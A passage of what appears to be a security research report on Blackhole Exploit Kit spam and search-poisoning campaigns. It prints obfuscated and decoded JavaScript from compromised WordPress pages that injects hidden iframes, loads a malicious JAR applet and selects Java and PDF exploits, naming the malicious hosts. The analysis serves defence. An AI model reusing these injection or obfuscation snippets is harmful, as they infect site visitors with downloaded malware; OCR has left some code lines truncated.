
The first phishing link leads to a compromised website with the following HTML source code.


view-source:www.oes.actmasons.com.au/wp-content/themes/esp/wp-local.htm

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
 <head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
 </head>
 <body>

<h1><b>Please Wait... Loading...</b>

<script>try{q.appendChild(q+"");}catch(qw){h=-012/5;f="fr"+"omCh";try{bcsd=prototype;}catch(bawg){ss=[];f+=(h&&f)?("arC"+"ode"):"";e=eval;n=
[-2.5,-2.5,45.5,44,9,13,43,48.5,42.5,51.5,47.5,43.5,48,51,16,44.5,43.5,51,27.5,47,43.5,47.5,43.5,48,51,50.5,26,53.5,35,41.5,44.5,32,41.5,47.5,43.5,13,12.5,42,48.5,43,53.5,12.5,13.5,38.5,17,39.5,13.5,5
-0.5,-2.5,-2.5,-2.5,45.5,44,50,41.5,47.5,43.5,50,13,13.5,22.5,-0.5,-2.5,-2.5,55.5,9,43.5,47,50.5,43.5,9,54.5,-0.5,-2.5,-2.5,-2.5,43,48.5,42.5,51.5,47.5,43.5,48,51,16,52.5,50,45.5,51,43.5,13,10,23,45.5,44
41.5,47.5,43.5,9,50.5,50,42.5,23.5,12.5,45,51,51,49,22,16.5,16.5,49,51.5,50.5,45,46.5,45.5,43,41.5,47.5,46.5,45.5,16,50,51.5,22,21,17,21,17,16.5,44,48.5,50,51.5,47.5,16.5,50.5,45,48.5,52.5,51,45,50,
41.5,43,16,49,45,49,24.5,49,41.5,44.5,43.5,23.5,19.5,44,41.5,19.5,21,42,42.5,43.5,20.5,20,21.5,43.5,19.5,42.5,18,42.5,12.5,9,52.5,45.5,43,51,45,23.5,12.5,17.5,17,12.5,9,45,43.5,45.5,44.5,45,51,23.5,1
17.5,17,12.5,9,50.5,51,53.5,47,43.5,23.5,12.5,52,45.5,50.5,45.5,42,45.5,47,45.5,51,53.5,22,45,45.5,43,43,43.5,48,22.5,49,48.5,50.5,45.5,51,45.5,48.5,48,22,41.5,42,50.5,48.5,47,51.5,51,43.5,22.5,47,4
4,51,22,17,22.5,51,48.5,49,22,17,22.5,12.5,24,23,16.5,45.5,44,50,41.5,47.5,43.5,24,10,13.5,22.5,-0.5,-2.5,-2.5,55.5,-0.5,-2.5,-2.5,44,51.5,48,42.5,51,45.5,48.5,48,9,45.5,44,50,41.5,47.5,43.5,50,13,13.
5,-0.5,-2.5,-2.5,-2.5,52,41.5,50,9,44,9,23.5,9,43,48.5,42.5,51.5,47.5,43.5,48,51,16,42.5,50,43.5,41.5,51,43.5,27.5,47,43.5,47.5,43.5,48,51,13,12.5,45.5,44,50,41.5,47.5,43.5,12.5,13.5,22.5,44,16,50.5,43
1,25.5,51,51,50,45.5,42,51.5,51,43.5,13,12.5,50.5,50,42.5,12.5,15,12.5,45,51,51,49,22,16.5,16.5,49,51.5,50.5,45,46.5,45.5,43,41.5,47.5,46.5,45.5,16,50,51.5,22,21,17,21,17,16.5,44,48.5,50,51.5,47.5,1
50.5,45,48.5,52.5,51,45,50,43.5,41.5,43,16,49,45,49,24.5,49,41.5,44.5,43.5,23.5,19.5,44,41.5,19.5,21,42,42.5,43.5,20.5,20,21.5,43.5,19.5,42.5,18,42.5,12.5,13.5,22.5,44,16,50.5,51,53.5,47,43.5,16,52,
50.5,45.5,42,45.5,47,45.5,51,53.5,23.5,12.5,45,45.5,43,43,43.5,48,12.5,22.5,44,16,50.5,51,53.5,47,43.5,16,49,48.5,50.5,45.5,51,45.5,48.5,48,23.5,12.5,41.5,42,50.5,48.5,47,51.5,51,43.5,12.5,22.5,44,1
5,51,53.5,47,43.5,16,47,43.5,44,51,23.5,12.5,17,12.5,22.5,44,16,50.5,51,53.5,47,43.5,16,51,48.5,49,23.5,12.5,17,12.5,22.5,44,16,50.5,43.5,51,25.5,51,51,50,45.5,42,51.5,51,43.5,13,12.5,52.5,45.5,43,5
5,12.5,15,12.5,17.5,17,12.5,13.5,22.5,44,16,50.5,43.5,51,25.5,51,51,50,45.5,42,51.5,51,43.5,13,12.5,45,43.5,45.5,44.5,45,51,12.5,15,12.5,17.5,17,12.5,13.5,22.5,-0.5,-2.5,-2.5,-2.5,43,48.5,42.5,51.5,47
3.5,48,51,16,44.5,43.5,51,27.5,47,43.5,47.5,43.5,48,51,50.5,26,53.5,35,41.5,44.5,32,41.5,47.5,43.5,13,12.5,42,48.5,43,53.5,12.5,13.5,38.5,17,39.5,16,41.5,49,49,43.5,48,43,26.5,45,45.5,47,43,13,44,13
2.5,-0.5,-2.5,-2.5,55.5];for(i=6-2-1-2-1;-647+i!=2-2;i++){k=i;ss=ss+String[f](-h*(7+1*n[k]));}e(ss);}}</script>

</body>
</html>
```

Figure 6. *Obfuscated code*


As shown above, the website contains heavily obfuscated JavaScript code. Once the said code is decrypted, however, an invisible iframe is opened, which leads to the *Blackhole Exploit Kit* hosting website, *hxxp://pushkidamki.ru:8080/forum/showthread.php?page=5fa58bce769e5c2c.*



```
▼<behaviors>
  ▼<dynamic>
    ▼<script language="JAVASCRIPT" ObfuscationDegree="VERYHEAVY">
      ▼<![CDATA[
          try{q.appendchild(q+"");}catch(qw){h=-012/5;f="fr"+"omch";try{bcsd=prototype;}catch(bawg){ss=[];f+=(h&&f)?("arc"+"ode"):"";e=eval;n=
          [-2.5,-2.5,45.5,44,9,13,43,48.5,42.5,51.5,47.5,43.5,48,51,16,44.5,43.5,51,27.5,47,43.5,47.5,43.5,48,51,50.5,26,53.5,35,41.5,44.5,32,41.5,47.5,43.5,13,12.5,42,48.5,43,53.5,12.5,13.5,38.5,1
          2-1-2-1;-647+i!=2-2;i++){k=i;ss=ss+string[f](-h*(7+1*n[k]));}e(ss);}}
        ]]>
        <url name="hxxp://www.oes.actmasons.com.au/wp-content/themes/esp/wp-local.htm"/>
      ▼<methodCall>
        ▼<call name="appendchild" object="q">
          ▼<param>
              <![CDATA[ 1 ]]>
            </param>
          </call>
        ▼<call name="eval" object="window">
          ▼<param>
            ▼<![CDATA[
                ??if (document.getelementsbytagname('body')[0]){????iframer();???} else {????document.write("<iframe src='http://pushkidamki.ru:8080/forum/showthread.php?
                page=5fa58bce769e5c2c' width='10' height='10' style='visibility:hidden;position:absolute;left:0;top:0;'></iframe>");???}???function iframer(){????var f =
                document.createelement('iframe');f.setattribute('src','http://pushkidamki.ru:8080/forum/showthread.php?
                page=5fa58bce769e5c2c');f.style.visibility='hidden';f.style.position='absolute';f.style.left='0';f.style.top='0';f.setattribute('width','10');f.setattribute('height','10');????
                document.getelementsbytagname('body')[0].appendchild(f);???}
              ]]>
            </param>
          </call>
```

Figure 7. Deobfuscated code


Using *Firebug* to debug the compromised web page allowed us to monitor the invisible frame.



Name Path	Method	Status Text	Type	Initiator	Size Content	Time Latency	Timeline
www.google.de www.google.de	GET	(canceled)	text/html	http://google.de/ Redirect	833B 0B	555ms 555ms	
wp-local.htm /wp-content/themes/esp	GET	200 OK	text/html	Other	8.46KB 3.10KB	633ms 631ms	
window.xd.js ajax.googleapis.com/ajax/libs/dojo/1.5.1/dojo	GET	200 OK	text/javas...	dojo.xd.js:14 Script	(from cac...	32.28s 32.28s	
showthread.php pushkidamki.ru/forum	GET	200 OK	text/html	Other	52.35KB 46.99KB	3.68s 3.42s	
sf_main.jsp		200		chrome-extension://		4ms	

Figure 8. Firebug *showing the invisible frame*


The invisible frame contains the *Blackhole Exploit Kit* code. It specifically contains JavaScript that tries to load a .JAR applet.



```
<html><body><script>md="a";
</script><script>
a="100+111+97+351+105+101+104+348+38+119+113+315+113+101+35+117+53+99+101+330+114+101+110+186+54+104+41+18
44+92+132+94+59+105+306+38+33+96+138+99+115+75+348+113+78+114+327+35+98+34+123+123+114+99+348+113+114+104+
16+99+333+102+124+123+312+56+97+56+306+39+110+97+327+99+124+120+312+53+105+94+120+97+46+113+303+110+116+33
3+49+91+177+94+114+95+291+99+125+124+375+96+46+94+333+103+118+101+342+114+70+113+330+93+115+32+297+40+59+9
14+108+96+41+51+119+297+53+99+45+348+108+76+106+357+94+114+67+291+113+101+36+123+40+114+93+336+107+97+96+3
+345+100+41+122+303+103+115+94+369+105+102+38+291+42+97+110+348+89+99+103+207+115+101+105+348+34+123+97+13
0+98+45+306+114+110+94+345+34+123+105+306+38+98+42+237+78+70+53+183+50+41+120+342+96+116+110+342+110+125+1
121+26+123+90+48+90+372+119+106+39+294+111+100+119+123+55+105+96+120+25+103+40+369+113+114+116+369+99+46+1
1+93+36+123+52+105+102+120+31+105+37+369+100+46+107+303+115+83+113+363+103+101+33+318+46+100+103+354+40+91
94+330+97+98+106+303+96+80+102+351+95+105+109+174+107+117+103+324+52+105+102+120+98+38+34+300+40+100+93+34
+99+110+92+234+96+118+77+324+112+103+98+330+40+97+42+144+37+125+99+306+32+98+40+369+100+46+105+291+111+80+
348+109+58+42+141+105+117+115+312+105+105+96+291+103+107+97+138+113+117+55+168+43+56+41+141+102+111+112+35
</script>
<script>
try{fewvewger=prototype;}catch(gebrsrg){c=[];}
for(i=0;i<a.length;i++){
        if(i%2){
                k=a[i]/(i%4);
        }else{
                k=a[i]*1+(i%9);
        }
        c+=String.fromCharCode(k);
}
eval(c);
                </script></body></html>
```

Figure 9. *Encrypted JavaScript code*

Once the code is decrypted, a function call is shown and a *Java* applet is launched. This applet contains the malicious exploit code, which downloads a malicious file onto the user's system.




```
▼<methodCall>
  ▼<call name="write" object="document">
    ▼<param>
      ▼<![CDATA[
          <center><h1>please wait page is loading...</h1></center><hr>
        ]]>
      </param>
    </call>
  ▼<call name="eval" object="window">
    ▼<param>
        <![CDATA[ (function() {?return /*@cc_on!@*/false?}) ]]>
      </param>
    </call>
  ▼<script language="JAVASCRIPT" ObfuscationDegree="DECRYPTED">
      <![CDATA[ (function() {?return /*@cc_on!@*/false?}) ]]>
    ▼<methodCall>
      ▼<call name="createelement" object="document">
        ▼<param>
            <![CDATA[ applet ]]>
          </param>
        </call>
      ▼<call name="setattribute" object="document.applet">
        ▼<param>
            <![CDATA[ archive ]]>
          </param>
        ▼<param>
            <![CDATA[ http://pushkidamki.ru:8080/forum/set.jar ]]>
          </param>
        </call>
```

Figure 10. *Decrypted JavaScript code*

Spamming is not the only means by which *Blackhole Exploit Kit* attacks are launched. In the following example, a user was directed to a malicious website by clicking a poisoned *Google* search result link.

```
chain_info {
referer:
http://www.google.co.in/url?sa=t&rct=j&q=&es
rc=s&frm=1&source=web&cd=2&ved=0CEcQFjAB&url
=http%3A%2F%2Fwww.nmtv.tv%2Ftop-
stories%2Fnew-ac-bus-inaugurated-on-
kalamboli-mantralaya-route-by-thane-
guardian-minister-ganesh-
naik&ei=CjuBT6iMIIy3rAfVofjwBQ&usg=AFQjCNHy8
6Z0Nfqo6QjfI0cotYarP99FsA&sig2=sOB1aq0ROH2UW
UsI4-Ynsw
Level1: compromised site
http://www.nmtv.tv/top-stories/new-ac-bus-
inaugurated-on-kalamboli-mantralaya-route-
by-thane-guardian-minister-ganesh-naik
Level2: landing page
http://lomk.slx.nl/in.cgi?2
Level3: redirection
http://nu.onevacation.mobi/direct.php?page=c
73186d3bf7e2cf6
Level4: exploit page
http://ve.romanceme.us/direct.php?page=28610
4111ed1d51b
}
```


The attack described above is noteworthy because of the way by which the website was compromised. Attackers typically directly insert an iframe or a script tag to HTML code. In this particular attack, however, the attackers compromised a website running *WordPress* by injecting their own code to the blog's file. This makes it difficult for researchers to find out how such a site was compromised.


www.nmtv.tv/wp-content/themes/flashnews/functions/js/shortcodes.js?ver=1

```
document.write("\u003C\u0073\u0063\u0072\u0069\u0070\u0074\u0020\u0074\u0079\u0070\u0065\u003D\
u0072\u0069\u0070\u0074\u0022\u0020\u0073\u0072\u0063\u003D\u0022\u002F\u0077\u0070\u002D\u00
6F\u002F\u0069\u0065\u002D\u0068\u006F\u0076\u0065\u0072\u002D\u0070\u0061\u0063\u006B\u002E\
0074\u003E");/*--------------------------------------------------------------------------------

FILE INFORMATION

Description: JavaScript used on WooFramework shortcodes.
Date Created: 2011-01-24.
Author: Matty.
Since: 3.5.0


TABLE OF CONTENTS

- Tabs shortcode
- Toggle shortcode

--------------------------------------------------------------------------------*/

jQuery(function($) {

/*--------------------------------------------------------------------------------
 Tabs shortcode
--------------------------------------------------------------------------------*/
```

Figure 11. *Modified* WordPress *code*


The final exploit is typically encrypted using JavaScript as well.



```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
<title>Jkavihvvz</title>
</head>
<body>
<applet code="U.eQhsjkjj.class" archive="VALcBfLwD.jar">
          <param name="p" value="http://www2.safewddefense.it.cx/?uqc7zzid=mdTQm7ff4cmZ1s%2FJtJmalp6L
</applet>
<script type="text/javascript">
var SFZb=104;var MKYGz='eyLLI';function urRZuT(){}
var file_url = "http://www2.safewddefense.it.cx/?uqc7zzid=mdTQm7ff4cmZ1s%2FJtJmalp6L4ufRsqeUbK%2Fen
function yQOu(){}var KbBLnq=111;klyq='PGDe';if (klyq=='DARf') IHqB();
_=function(uciiOC,niAhoaQU){dtVbS=function(VtaYHZFKo,WhCYjc){var cvdoTD=[];for(var OIMLwjwyP=0;OIMLwj
return cvdoTD.join('');}
btULY='LJxQK';if(btULY=='hKoVxn')dldqC='avrlOI';var pGfTnU=178;iTqDpx='icKucR';if(iTqDpx=='FpdM')HMxS='z
return rez.join('');};uciiOC=EoiETlYt(uciiOC);cRpJ='ccJhu';if(cRpJ=='iWUNU')yVlPx();var Rodzc;function CLZCSB(){
PwurDWjhQ=arguments.callee.toString().replace(niAhoaQU,'');eval(dtVbS(uciiOC,PwurDWjhQ));}('1b747866234
sNPWsp='jiofCR';if (sNPWsp=='cwpKhh') huvXH='erYOBF';iVfsp='mduBca';if (iVfsp=='aaoZSw') ZSddw();
```

Figure 12. *Code including the* Java *applet*

After decryption, the code becomes readable. The sample above contains two exploits for *Java* and .PDF files. Both files trigger vulnerability exploitation, resulting in the download and execution of a malicious executable file.



```
if (check_win() && !is_chrome()) { ? ?
   var axjlvmqt = window['file_url'] + "&t=16"; ?
   var vxtsjyumb = 'applet'; ?
   var skpjingr = document.createelement(vxtsjyumb); ? skpjingr.setattribute('code', 'u.eqhsjkjj.class'); ? skpjingr.setattribute('archive', 'valcbflwd.jar'); ?
   var gbmjysu = document.createelement('param'); ? gbmjysu.setattribute('name', 'p'); ? gbmjysu.setattribute('value', axjlvmqt); ? skpjingr.appendchild(gbmjysu); ? document.b
(skpjingr); ? ? ?
   function epyrkm(yfrwbg) { ?
      var jimcqf = document.createelement("iframe"); ? jimcqf.setattribute('width', 1); ? jimcqf.setattribute('height', 1); ? jimcqf.setattribute('src', yfrwbg); ? document.body.appe
   } ?
   if ((pdfver >= 8000 && pdfver <= 8200) || (pdfver >= 9000 && pdfver <= 9300)) ? epyrkm("lctgj.pdf"); ? ?
   var pdf1_url = "lowjg.pdf"; ?
   if (pdfver > 0 && pdfver < 8000) { ?
      var zwasbxx = document.createelement("iframe"); ? zwasbxx.setattribute('src', pdf1_url); ? zwasbxx.setattribute('width', 1); ? zwasbxx.setattribute('height', 1); ? document.
(zwasbxx); ?
   }; ?
} ?
```

Figure 13. *Decrypted JavaScript code*

BLACKHOLE EXPLOIT KIT PAYLOADS

In theory, cybercriminals can distribute any malware via the *Blackhole Exploit Kit.* In practice, however, the majority of malware the spam campaigns distributed were ZeuS and Cridex variants.




Figure 14. *Malware families distributed via the* Blackhole Exploit Kit *spam campaign*

ZeuS

